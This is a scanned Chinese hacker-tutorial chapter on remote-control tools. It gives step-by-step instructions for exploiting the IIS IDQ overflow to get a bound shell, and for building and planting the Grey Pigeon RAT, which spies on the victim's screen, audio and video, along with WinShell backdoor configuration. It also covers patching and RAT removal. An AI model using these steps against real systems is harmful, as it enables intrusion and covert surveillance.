用户不仅可以通过远程控制技术管理远端计算机，解决远端计算机的故障，与其他同事通过网络实现远程协作，或与其他团队成员交流信息，还可以在家里或旅途中使用公司内部网络的数据与办公设备，实现远程办公。

远程控制软件一般分为两个部分：一部分是客户端程序 Client，另一部分是服务器端程序 Server（或 Systry），在使用前需要将客户端程序安装到主控端计算机上，将服务器端程序安装到被控端计算机上。它的控制过程一般是先在主控端计算机上执行客户端程序，像一个普通的客户一样向被控端计算机中的服务器端程序发出信号，建立一个特殊的远程服务，然后通过这个远程服务，使用各种远程控制功能发送远程控制命令，控制被控端计算机中的各种应用程序运行，这种远程控制方式被称为基于远程服务的远程控制。通过远程控制软件，可以进行多方面的远程控制，包括获取目标计算机屏幕图像、窗口及进程列表；记录并提取远端键盘事件（击键序列，即监视远端键盘输入的内容）；可以打开、关闭目标计算机的任意目录并实现资源共享；提取拨号网络及普通程序的密码；激活、中止远端程序进程；管理远端计算机中的文件和文件夹；关闭或者重新启动远端计算机中的操作系统；修改 Windows 注册表；通过远端计算机上/下载文件和捕获音频、视频信号等。

对于远程控制软件的选择要遵循按需选择的基本原则：

首先，远程控制软件必须能够提供用户需要的连接方式，否则其他功能再好也用不上。如果希望无需在本地计算机上安装远程控制软件也能够使用，那么软件应该提供使用浏览器进行控制的功能；如果在实施远程控制的同时，需要与远端计算机上的其他用户沟通，那么就需要支持文字聊天和语音聊天功能；如果使用远程控制软件的主要目的是传输文件，那么远程控制软件就要能够支持的文件传输方式。

另外，软件能否让多个用户同时连接远程计算机、在实施远程控制时能否锁定远程计算机、能否记录会话和远程管理远端计算机上远程控制功能的设置，及所提供的自动化功能是否满足要求、是否能自动按时地完成需要的操作（如自动与远程计算机同步文件）也是非常重要的。

其次，远程控制软件的安全性能也是需要重视的因素。在实施远程控制时，既然您可以连接到远端计算机上，其他别有用心的人也有同样的机会。因此，远程控制软件至少要提供远程连接验证功能，通常还需提供对话数据加密功能。

另外，如果是多位用户共同使用远程控制主机，那么软件是否跟踪远端计算机上的会话、配置各用户的权限等都是需要注意的地方。否则管理人员将很难在保证系统安全的同时，根据各用户的需要分配足够的权限。

最后，远程控制软件在远程操作时的速度和稳定性、人机界面是否友好也应该列入考虑的范围。如果有一款功能很强的软件，但其稳定性与易用性较差，用户通常也无法使用。对于远程控制软件来说，大部分用户都比较陌生，帮助文档就显得更加重要。同时，由于远程控制软件本身有可能存在安全漏洞，需要根据操作系统的变化不断地更新修正，因此软件的更新方式是否方便也很重要。

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

4.4.2 利用漏洞入侵主机

一般来说，任何一个计算机系统都会存在漏洞，而黑客的攻击也是基于漏洞开展的。计算机与网络连接后，就需要打开相应的端口，而每个服务都需要相应的端口，如FTP端口为21，HTTP端口为80等，每个服务都可能存在漏洞，黑客根据扫描到的端口信息，就可以入侵到目标主机系统中。

下面以扫描到的IDQ漏洞为例介绍黑客的入侵过程（IDQ漏洞可以使黑客得到Web目录的绝对路径，还能使攻击者获得一个Shell，Shell是一种命令解释程序，它能给攻击者提供远程控制接口，从而控制服务器）。

跟着做：利用 IDQ 漏洞入侵主机

01 扫描目标主机存在 IDQ 漏洞后，使用 Snake IIS 溢出工具，在 IP 地址框中输入 127.0.0.1，端口设定为 80（视目标主机的 HTTP 端口而定）。

02 选择操作系统类型，这里要看服务器是中文的、英文的还是日文的，有没有打开 SP 补丁，一般选择第一项。

03 选择 cmd.exe 绑定端口。这里可以随便使用 1～65535 中的一个没有被激活的端口。

小技巧 使用 Telnet IP port 命令，若能够进入说明该端口已激活。

04 点击 IDQ 溢出，如果成功，即可发送 shellcode 到 127.0.0.1:80。

05 使用 Telnet 工具，在【命令提示符】窗口输入 Telnet 127.0.0.1:813 命令，进入目标主机系统。其中 813 为目标主机未激活端口。

4.4.3 为漏洞主机打补丁

因为所有的计算机系统都存在漏洞，而且对一个固定的系统来说漏洞也还在不断地发现中。为了避免自己的计算机系统被黑客攻击，就需要及时地为系统打上漏洞补丁，特别是具有重大安全隐患的漏洞补丁。

为系统打补丁的方法很多，最常用的有如下几种：

- 使用 Windows 系统的更新功能：Windows 系统具有自动更新功能，用户可以选择【开始】→【程序】→Windows Update 菜单项，连接 Microsoft 公司的网站，如图 4-43 所示。
- 开启 Windows 系统的自动更新功能：在【控制面板】窗口中，双击【自动更新】图标，打开【自动更新】对话框，选取【自动（建议）】单选项，如图 4-44 所示。Windows 系统将自动下载补丁进行安装。

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。



图 4-43　微软更新网站



图 4-44　启用自动更新功能

- 使用专门工具：现在大多数杀毒软件和防火墙都提供系统漏洞扫描功能，并且可以下载相应的漏洞补丁进行安装，如在瑞星杀毒软件界面中选择【安检】标签卡，单击【扫描系统漏洞并升级补丁】超链接，即可对当前系统进行漏洞扫描，并下载相应的漏洞补丁，如图 4-45 所示。



图 4-45　瑞星杀毒软件的漏洞扫描功能

4.4.4　建立隐藏式网站

所谓隐藏式网站就是能够隐藏网站目录，使访问者不能明显地看出网站文件在服务器中保存的位置，从而提高网站的安全性。

跟着做：隐藏网站保存路径（IIS 网站为例）

01　通过【控制面板】→【管理工具】→【Internet 信息服务】菜单项，打开【Internet 信息服务】窗口，右键单击某一个网站，在快捷菜单中执行【资源管理器】命令，如图 4-46 所示。

02　在打开的网站文件夹中创建一个名称为 new 的文件夹，如图 4-47 所示。

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。



图 4-46 【Internet 信息服务】窗口



图 4-47 创建文件夹

03 在硬盘的其他位置创建一个名称为 hack 的文件夹，因为该文件夹将存放要隐藏的网站主页，所以隐藏的路径越深越好，如图 4-48 所示。

04 在【Internet 信息服务】窗口中右击 new 文件夹名称，在快捷菜单中选取【新建】→【虚拟目录】命令，如图 4-49 所示。



图 4-48 创建隐藏网站的文件夹



图 4-49 创建虚拟目录

05 在系统弹出的【虚拟目录创建向导】对话框中，输入虚拟目录的别名，如图 4-50 所示。

06 单击【下一步】按钮，在显示的对话框中单击【浏览】按钮，指定 hack 目录路径，如图 4-51 所示。




图 4-50 输入虚拟目录别名



图 4-51 指定虚拟目录路径

每月及時觀看電子月
就上溜客安全網www.17
溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

07 单击【下一步】按钮，选择该虚拟目录允许的权限选项，如图 4-52 所示。

08 单击【下一步】按钮，再单击【完成】按钮，结束虚拟目录的创建操作。

09 在【Internet 信息服务】窗口中找到新建的 new 文件夹，将其删除，即可完成网站存放路径的隐藏操作。




图 4-52 选择允许权限

4.5 远程控制工具实战

前面介绍了 Windows 系统自带的两款远程控制工具（远程协助与远程桌面连接）的使用方法，这两款工具的功能能够满足一般用户的需要，但黑客往往不会使用它们，因为还有功能更强大的远程控制工具供其选择。

4.5.1 用 Symantec pcAnywhere 实现远程控制

Symantec pcAnywhere 是一款元老级的远程控制工具，它结合了远程控制、全方位的远程管理、高级的文件传输功能和强健的安全性，可以提高技术支持效率并减少呼叫次数；Symantec pcAnywhere 较新版本可实现对 Linux 和 Windows 系统的远程管理，避免了使用 Linux 命令行工具。

通过所选系统上运行的支持 Java 的 Web 浏览器，也可以同时管理这两种操作系统；增强的视频性能包括新增的带宽自动检测功能，用于自动优化各种连接类型的 Symantec pcAnywhere 的性能。

另外，借助对 Windows 预安装环境的支持，不但可以快速备份崩溃的系统，而且可以使其快速投入正常运行；借助内置的 AES 256 位加密和全套其他安全功能，可以确保 Symantec pcAnywhere 客户端和被控端之间的通信安全。

Symantec pcAnywhere 还具有强大高效的文件传输功能，支持在不同的平台之间传输文件；借助连接向导，新用户可以快速启动 Symantec PcAnywhere；使用被控端会议功能，可以建立到一个 Symantec pcAnywhere 被控端的多个并发远程连接。

1. Symantec pcAnywhere 的安装

Symantec PcAnywhere 的安装操作与其他软件一样，但需在主控端和被控端都安装该软件。

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

跟着做：Symantec pcAnywhere

01 双击 Symantec pcAnywhere.exe 安装程序，启动其安装向导，如图 4–53 所示。



图 4-53 Symantec pcAnywhere 安装向导

02 单击【下一步】按钮，阅读使用协议，并选取【我接受许可授权协议中的条款】选项，如图 4–54 所示。




图 4-54 接受许可协议

03 单击【下一步】按钮，在显示的对话框中输入用户有关信息，如图 4–55 所示。



图 4-55 输入用户信息

04 单击【下一步】按钮，显示安装方式，如图 4–56 所示。




图 4-56 选择安装方式

05 单击【下一步】按钮，再单击【安装】按钮，系统开始安装，并显示安装进度，如图 4–57 所示。




图 4-57 安装进度

06 文件安装完毕后，将显示如图 4–58 所示的对话框，然后按照向导提示，单击【下一步】按钮，即可完成安装。



图 4-58 技术支持信息

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

2. 基本选项设置与远程控制

Symantec pcAnywhere 安装结束，且重新启动计算机系统后，就可以正常使用了。为了能够使远程控制操作流畅，还需要对其进行一些简单设置。

跟着做：设置 Symantec pcAnywhere 基本选项

01 双击桌面上的 Symantec pcAnywhere 图标，进入其操作界面，如图 4-59 所示。



图 4-59 pcAnywhere 操作界面

02 执行【工具】→【性能优化向导】命令，打开如图 4-60 所示的向导对话框。



图 4-60 性能优化向导

03 单击【下一步】按钮，设置主控端显示的颜色级别，如图 4-61 所示。

04 单击【下一步】按钮，选取【缩小被控端桌面以适应主控端的使用】复选项，如图 4-62 所示。



图 4.61 设置颜色级别



图 4.62 设置分辨率

05 单击【下一步】按钮，则可设置有关桌面优化的选项，如图 4-63 所示。

06 依次单击【下一步】按钮，单击【完成】按钮，完成优化设置，如图 4-64 所示。

07 在主控端计算机中，单击工具栏中的【主控端】按钮，在显示的界面中再双击【添加主控端】按钮，如图 4-65 所示。

08 在弹出的对话框中选择主控端与被控端计算机的连接方式，如图 4-66 所示。

09 在【设置】标签卡中，用户可以输入登录被控端时的用户名和密码，如图 4-67 所示。

10 在被控端计算机中，单击【被控端】按钮，在显示的界面中再双击【添加被控端】按钮，如图 4-68 所示。

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。



图 4-63　桌面优化



图 4-64　完成优化设置



图 4-65　添加主控端



图 4-66　选择连接方式



图 4-67　设置登录被控端时的用户名和密码



图 4-68　添加被控端

11 在显示的对话框中选择主控端与被控端计算机的连接方式，如图 4-69 所示。

12 在【呼叫者】标签卡中，单击【新建项】按钮，如图 4-70 所示。

13 在弹出的对话框中输入登录者的用户名和密码，如图 4-71 所示。

14 选择【权限】标签卡，将呼叫者权限设置为【超级用户】，如图 4-72 所示。

15 其他设置使用默认选项，确定后，在主界面中双击【新被控端】按钮，使处于运行状态，如图 4-73 所示。

16 在主控端计算机中双击【新主控端】按钮，即可与被控端建立连接，并显示被控端桌面，如图 4-74 所示。

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。



图 4-69　设置连接方式



图 4-70　添加呼叫者



图 4-71　添加登录者



图 4-72　设置呼叫者权限



图 4-73　被控端运行图标



图 4-74　远程控制界面

17　如果在主控端的连接方式标签中选取了【以文件传输模式启动】复选项，则直接进入文件传输界面，如图 4-75 所示。

18　此时用户可以直接将一台计算机中的文件拖放另一台计算机中，如图 4-76 所示。

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。



图 4-75　文件传输界面




图 4-76　文件传输

提示　登录被控端的用户必须设定密码。pcAnywhere 还可以与被控端进行交谈，相互传输剪贴板内容，对被控端系统进行重启、关闭等多种操作。

4.5.2　利用灰鸽子实现远程控制

一般远程控制工具只能对直接连入 Internet 的主机进行控制，而对于那些处于局域网内部通过主机与 Internet 连接的计算机就无能为力了。灰鸽子远程控制软件使用反弹端口技术与客户端进行连接，则解决了这一问题，同时也解决了无法得知主机动态 IP 地址的问题，使得对局域网内部的计算机也可以进行远程控制。

1．配置服务器及远程控制

灰鸽子分为客户端和服务端两部分，它的服务端需要在使用前通过客户端来配置生成。用户可以从黑客基地（www.HackBase.com）下载到 2008 破解版。

跟着做：配置灰鸽子远程控制服务端

01　将下载的压缩包解压后，双击灰鸽子 2008 破解版.exe 程序，进入其操作界面，如图 4-77 所示。

02　单击【配置服务程序】按钮，打开【服务器配置】对话框。在【自动上线设置】标签中输入 IP 通知 http 访问地址、DNS 解析域名或固定 IP，如图 4-78 所示。

03　在【安装选项】标签卡中，用户可以选择运行服务器程序后的有关选项，如图 4-79 所示。

04　在【启动项设置】标签卡中，用户可以选择是否将服务端程序信息写入系统注册表等选项，如图 4-80 所示。

每月及時觀看電子月刊
就上溜客安全網www.17
溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。



图 4-77　灰鸽子 2008 界面



图 4-78　配置服务器端




图 4-79　设置安装选项



图 4-80　设置启动选项

05　在【保存路径】文本框中输入生成服务端的保存位置，单击【生成服务器】按钮，即可生成灰鸽子的服务端程序，如图 4-81 所示。



图 4-81　提示信息

06　将生成的服务器程序复制到被控端计算机中并运行。如果在【安装选项】标签卡中选取了相关的复选项，则安装成功后给出提示，如图 4-82 所示。



图 4-82　安装成功提示

07　当被控端计算机与 Internet 连接时，就会自动与客户端连接，如图 4-83 所示。

08　在【文件管理器】界面中，用户可以在主控端与被控端计算机之间进行各种文件操作，如图 4-84 所示。

09　在【远程控制命令】界面中，用户可以对系统进行重启、关闭等操作，还可以对被控端计算机中的进程、服务等对象进行管理，如图 4-85 所示。

10　在【注册表编辑器】界面中，用户可以对本地或远程计算机的注册表进行任意操作，如图 4-86 所示。

每月及時觀看電子月
就上溜客安全網www.17
溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。



图 4-83　与被控端连接



图 4-84　文件传输



图 4-85　进程管理



图 4-86　编辑注册表

11 灰鸽子还可以捕捉被控端计算机屏幕画面，如图 4-87 所示。



图 4-87　捕捉屏幕

12 灰鸽子还可以监听和保存被控计算机的视频、语音信息，如图 4-88 所示。



图 4-88　视频与语音的监听

2．卸载灰鸽子

由于灰鸽子功能比较强大，现在很多杀毒软件都会对其进行查杀，所以如果发现自己的计算机中有灰鸽子服务端在运行，则可以先用杀毒软件进行清除。此外，还可以手动对其进行卸载。

每月及時觀看電子月
就上溜客安全網www.17
溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

跟着做：卸载灰鸽子

01 在【运行】对话框中运行 services.msc 命令，打开【服务】窗口，找到 Graypigeon_Hacker.com.cn 服务项，如图 4-89 所示。



图 4-89 找到灰鸽子服务项

02 右键单击灰鸽子服务项，在弹出的快捷菜单中执行【属性】命令，打开其属性对话框，将其【启动类型】设置为【已禁用】，如图 4-90 所示。



图 4-90 禁用灰鸽子服务

提示 灰鸽子服务名称是在主控端配置服务器时设定的，如图 4-91 所示。




图 4-91 灰鸽子服务名称设定

03 卸载灰鸽子服务端程序还可以在主控端的灰鸽子操作界面中，选择【远程控制命令】【系统操作】标签，单击【卸载服务端】按钮来完成，如图 4-92 所示。



图 4-92 使用主控端卸载服务端

小技巧 如果要彻底清除灰鸽子服务端，可在禁用其服务后，重新启动计算机并打开注册表编辑器，查找灰鸽子的有关键、项、键值等，并删除。

4.5.3 用 QuickIP 实现远程控制

对于网络管理来说，往往一台主机要管理多台计算机，需要应用到多点远程控制技术，QuickIP 就是一款具有多点远程控制技术的工具。QuickIP 是基于 TCP/IP 协议的计算机远程控制

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

软件，使用 QuickIP 可以通过局域网、互联网全权控制远程的计算机。服务器可以同时被多个客户机控制，一个客户机也可以同时控制多个服务器。

- QuickP 具有 FTP 功能，可以上传、下载远程文件，以树的形式展示远程计算机所有磁盘驱动器的内容，可以对远程屏幕进行录像及对录像文件进行播放，可以控制远程计算机的鼠标、键盘，就像操作本地计算机一样，可以控制远程的录音、放音设备，具备网络电话功能，在拨号网络上也能达到很好的效果，可以控制远程计算机的所有进程、装载模块、窗口、服务程序，控制远程机重新启动、关机、登录等。
- QuickP 安全的密码验证，客户机必须知道服务器密码才能进行控制，网络数据传输采用压缩传输，因此数据传输速度快且安全。
- QuickP 特有 Email 主机定位功能，使用该功能在不知道远程机器的 IP 地址或域名的情况下都能迅速连接到远程主机。

QuickIP 可用于服务器管理、远程资源共享、网吧机器管理、远程办公、远程教育、排除故障、远程监控等。QuickIP 可运行在 Windows 95/98/Me/NT/2000/XP 等系统上。

1．服务器端与客户端的设置

由于 QuickIP 将服务器端和客户端合并在一起，所以每台计算机中都需要安装服务器端和客户端，这样，安装了 QuickIP 的网络计算机都可以作为客户端控制其他计算机，也可以被其他计算机控制。

跟着做：QuickIP 服务器端与客户端设置

01 安装 QuickIP 结束时，选取【立即运行 QuickIP 服务器】复选项，如图 4-93 所示。



图 4-93　安装完成

02 单击【完成】按钮，则系统弹出如图 4-94 所示的提示信息框。



图 4-94　提示信息框

提示　为了实现安全的密码验证登录，QuickIP 设定客户端必须知道服务器的登录密码。

03 单击【确定】按钮，QuickIP 要求输入服务器端的访问密码，如图 4-95 所示。

04 输入密码后，单击【确认】按钮，提示密码修改成功，如图 4-96 所示。

05 单击【确定】按钮，即可进入 QuickIP 服务器端界面，并显示服务器运行成功信息，如图 4-97 所示。

06 安装 QuickIP 结束时若选取【立即运行 QuickIP 客户机】复选项，单击【完成】按钮，则进入其客户端界面，如图 4-98 所示。

每月及時觀看電子月刊
就上溜客安全網www.17
溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。




图 4-95　输入登录密码



图 4-96　密码修改成功



图 4-97　QuickIP 服务器端界面



图 4-98　QuickIP 客户端界面

07 单击工具栏上的【添加主机】按钮，打开【添加远程主机】对话框，输入远程主机的 IP 地址，登录密码，如图 4-99 所示。

08 单击【确认】按钮，即可在客户端看到添加主机的有关信息，如图 4-100 所示。



图 4-99　【添加远程主机】对话框



图 4-100　添加的远程主机

2．远程控制服务端

添加好远程主机后，用户可以在客户端查看远程主机的各种信息，并可进行文件传输、远程关机、远程重启等操作。

每月及時觀看電子月
就上溜客安全網www.17
溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

跟着做：远程控制服务端

01 单击【远程主机】项下的【远程磁盘驱动器】项，可查看该主机磁盘驱动器的有关信息，并进行相关的文件操作，如图 4-101 所示。



图 4-101 磁盘文件操作

02 单击【远程主机】项下的【远程控制】项，用户可以对远程主机进行屏幕控制、远程关机、查看远程主机信息、声音控制、使用网络电话等操作，如图 4-102 所示。



图 4-102 远程控制主机

03 双击【屏幕控制】项，在弹出的【登录到远程主机】对话框中单击【确认】按钮，即可看到远程主机的屏幕信息，如图 4-103 所示。



图 4-103 远程主机屏幕信息

04 单击【远程主机】项下的【远程主机进程列表】项，可查看到远程主机的进程列表。右击某个进程，可进行中止该进程等相关操作，如图 4-104 所示。



图 4-104 进程操作

05 此外，通过 QuickIP 客户端还可以查看远程主机的装载模块、运行的服务等信息，如图 4-105 所示。

06 如果需要将远程主机关闭，可执行【远程控制】→【远程关机】命令，此时将弹出如图 4-106 所示的提示信息框。

每月及時觀看電子月
就上溜客安全網www.17
溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。



图 4-105　查看远程主机服务列表




图 4-106　提示信息

07 单击【是】按钮，即可将远程主机关闭。

4.5.4　用 WinShell 实现远程控制

WinShell 是一个运行在 Windows 平台的 Telnet 服务器软件，主程序是一个仅 6KB 大小的 exe 文件，可完全独立执行而不依赖于任何系统动态链接库，功能强大，支持定制端口、密码保护、多用户登录、NT 服务方式、远程文件下载、信息自定义及独特的反 DDOS 等功能。

跟着做：配置 WinShell 服务器端

01 将下载的压缩包解压后，双击 WinShell.exe 程序文件，即可进入其服务器配置界面，如图 4-107 所示。



图 4-107　配置服务器

02 在【监听端口】文本中设置即将生成的服务器运行后的端口号，默认为 5277。然后设置登录服务器端时的连接密码。

03 在【连接密码返回信息】文本框中输入登录 WinShell 时要求输入密码的提示信息，默认为 Password:，可以设置为空，无提示信息。

04 在【第二步】选项区中，用户可以设置在 Windows 系统中以服务方式运行时的服务名称。在系统服务列表中的名称以及服务描述信息等内容。以上项目均可使用默认值。

05 在【第三步】选项区中，用户可以设置写入注册表启动项中的名字。

06 如果需要可以选取【自动下载文件】和【是否自动安装】等复选项。单击【生成】按钮，指定保存位置，即可生成一个很小的服务器程序，并显示 WinShell 服务器端的配置信息，如图 4-108 所示。

07 由于该软件的设计者是要做一个非常小巧的 Telnet 服务器软件，而不是木马程序，所以 WinShell 的进程并没有隐藏。在运行了 WinShell 服务器的计算机中可看到运行的进程名称，如图 4-109 所示。

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。



图 4-108　服务器端配置信息



图 4-109　运行的进程

当配置好 WinShell 服务器并在被控端计算机中运行后，用户就可以在主控端计算机中利用【命令提示符】窗口，输入有关 Telnet 命令与远程计算机建立连接，并进行控制。

跟着做：用 Winshell 实现远程控制

01 将已经配置好的 WinShell 服务器端复制到远程计算机中并运行。在主控端计算机中打开【命令提示符】窗口，输入命令【Telnet 服务器 IP 5277】，回车后即可成功建立连接，如图 4–110 所示。



图 4-110　成功建立连接

02 执行 "？" 命令，可查看 WinShell 的所有命令参数，如图 4–111 所示。



图 4-111　WinShell 命令参数

03 执行 s 命令，将显示远程计算机的盘符信息，如图 4–112 所示。此时主控端就可以控制远程计算机了。



图 4-112　远程计算机盘符信息

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

WinShell 命令参数及其功能如下：

i Install：远程安装功能；

r Remove：远程反安装功能，此命令并不终止 WinShell 的运行；

p Path：查看 WinShell 主程序的路径信息；

b reBoot：重新启动远程计算机；

d shutDown：关闭远程计算机；

s Shell：WinShell 提供的 Telnet 服务功能；

x eXit：退出本次登录会话。但此命令不终止 WinShell 的运行；

q Quit：终止 WinShell 的运行。此命令不反安装 WinShell。

Download:

